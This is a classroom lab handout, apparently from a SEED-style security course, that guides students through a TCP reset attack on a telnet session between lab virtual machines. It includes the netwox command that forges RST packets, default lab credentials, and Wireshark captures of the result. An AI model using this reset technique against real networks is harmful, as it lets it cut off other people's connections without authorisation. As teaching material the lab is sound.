

IMMERSIVE LEARNING ENVIRONMENT


LAB: TCP RESET

INSTRUCTIONS

Step 1: Check an IP address of all the Virtual Machines.

Execute these commands on your virtual machine terminal.

Command: ifconfig



HOST: 192.168.198.129

ATTACKER: 192.168.198.128

VICTIM: 192.168.198.130

Step 2: Initiate a Telnet connection between host and the victim machine.

Command: telnet <IP Address of host machine>

Example: telnet 192.168.198.129

```
/bin/bash
/bin/bash 80x24
[06/30/19]seed@VM:~$ telnet 192.168.198.129
Trying 192.168.198.129...
Connected to 192.168.198.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
```

Figure 1: Screenshot of telnet session login prompt

Login Credential

Username: seed

Password: dees



Step 3: Check telnet connection status at host machine.

Command: netstat -na | grep :23

```
[06/30/19]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23          0.0.0.0:*          LISTEN
tcp        0      0 192.168.198.129:23 192.168.198.130:41036 ESTABLISHED
```

Figure 2: Screenshot of telnet connection status with help of netstat command

Step 4: Run Wireshark on host machine

You can simply click Wireshark shortcut on you host VM quick lunch bar at left side of you screen or type wireshark on you host VM terminal.

Command: wireshark




Figure 3: Instruction to lunch Wireshark on host machine

Step 5: Capture network packets with Wireshark at host machine

Double click on your host machine ethernet interface from Wireshark welcome screen. In general, the host machine physical interfaces are listed at the top, in most case the very first option.




Figure 4: Capturing host machine network packets

Step 6: Execute TCP reset

Select attacker VM on your virtual machine workstation. Open terminal from quick launch bar on left side of your screen. There are various network penetration tools which helps to execute TCP reset test. We will use one of those network penetration test tool "netwox".

Note: Make sure to run the following command with super user (root) privilege.

Command: `sudo netwox 78 -i <victim machine IP address>`

Example: `sudo netwox 78 -i 192.168.198.130`

Super user (root) password: dees




Figure 5: Executing TCP reset

Note: To terminate the attack press CTRL + C on active TCP reset terminal windows.

Step 7: Observe the output

Select victim machine on your virtual machine workstation and try to execute any simple command on active telnet session. You will notice the telnet session will be terminated with connection closed by foreign host.

```
[06/30/19]seed@VM:~$
[06/30/19]seed@VM:~$ Connection closed by foreign host.
[06/30/19]seed@VM:~$
```

Figure 6: Telnet session terminated between host and victim machine

Now let's select host machine on your virtual machine workstation. Observe the output on Wireshark capture screen. You will notice a TCP RST message is exchange between host and victim machine.

No.	Time	Source	Destination	Protocol	Length	Info
20	2019-06-30 21:35:40.0663816	192.168.198.130	192.168.198.129	TCP	66	35694 → 23 [ACK] Seq=4109889096 Ack=149492353 Win=245 Len=0 TSval=49738 TSec...
21	2019-06-30 21:35:40.1339857	Vmware_65:fe:f5	Broadcast	ARP	60	Who has 192.168.198.130? Tell 192.168.198.128
22	2019-06-30 21:35:40.1341004	Vmware_b3:84:66	Vmware_65:fe:f5	ARP	60	192.168.198.130 is at 00:0c:29:b3:84:66
23	2019-06-30 21:35:40.2223269	192.168.198.129	192.168.198.130	TCP	60	23 → 35694 [RST, ACK] Seq=149492330 Ack=4109889095 Win=0 Len=0
24	2019-06-30 21:35:40.2626872	Vmware_65:fe:f5	Broadcast	ARP	60	Who has 192.168.198.129? Tell 192.168.198.128
25	2019-06-30 21:35:40.2627272	Vmware_54:d6:4e	Vmware_65:fe:f5	ARP	42	192.168.198.129 is at 00:0c:29:54:d6:4e
26	2019-06-30 21:35:40.3503995	192.168.198.130	192.168.198.129	TCP	60	35694 → 23 [RST, ACK] Seq=4109889096 Ack=149492331 Win=0 Len=0
27	2019-06-30 21:35:40.3504966	192.168.198.129	192.168.198.130	TCP	60	[TCP ACKed unseen segment] 23 → 35694 [RST, ACK] Seq=149492332 Ack=410988909...
28	2019-06-30 21:35:40.3505000	192.168.198.130	192.168.198.129	TCP	60	35694 → 23 [RST, ACK] Seq=4109889096 Ack=149492333 Win=0 Len=0
29	2019-06-30 21:35:40.3507839	192.168.198.129	192.168.198.130	TCP	60	[TCP ACKed unseen segment] 23 → 35694 [RST, ACK] Seq=149492353 Ack=410988909...
30	2019-06-30 21:35:45.1223833	Vmware_54:d6:4e	Vmware_b3:84:66	ARP	42	Who has 192.168.198.130? Tell 192.168.198.129
31	2019-06-30 21:35:45.1240236	Vmware_b3:84:66	Vmware_54:d6:4e	ARP	60	192.168.198.130 is at 00:0c:29:b3:84:66

▶ Frame 23: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 ▶ Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: Vmware_b3:84:66 (00:0c:29:b3:84:66)
 ▶ Internet Protocol Version 4, Src: 192.168.198.129, Dst: 192.168.198.130
 ▼ Transmission Control Protocol, Src Port: 23, Dst Port: 35694, Seq: 149492330, Ack: 4109889095, Len: 0
 Source Port: 23
 Destination Port: 35694
 [Stream index: 0]
 [TCP Segment Len: 0]
 Sequence number: 149492330
 Acknowledgment number: 4109889095
 Header Length: 20 bytes
 ▶ Flags: 0x014 (RST, ACK)
 Window size value: 0
 [Calculated window size: 0]
 [Window size scaling factor: -1 (unknown)]
 Checksum: 0x1763 [unverified]
 [Checksum Status: Unverified]
 Urgent pointer: 0

Figure 7: TCP reset packet capture in Wireshark

WHAT TO SUBMIT

Submit your work with detailed screenshots.

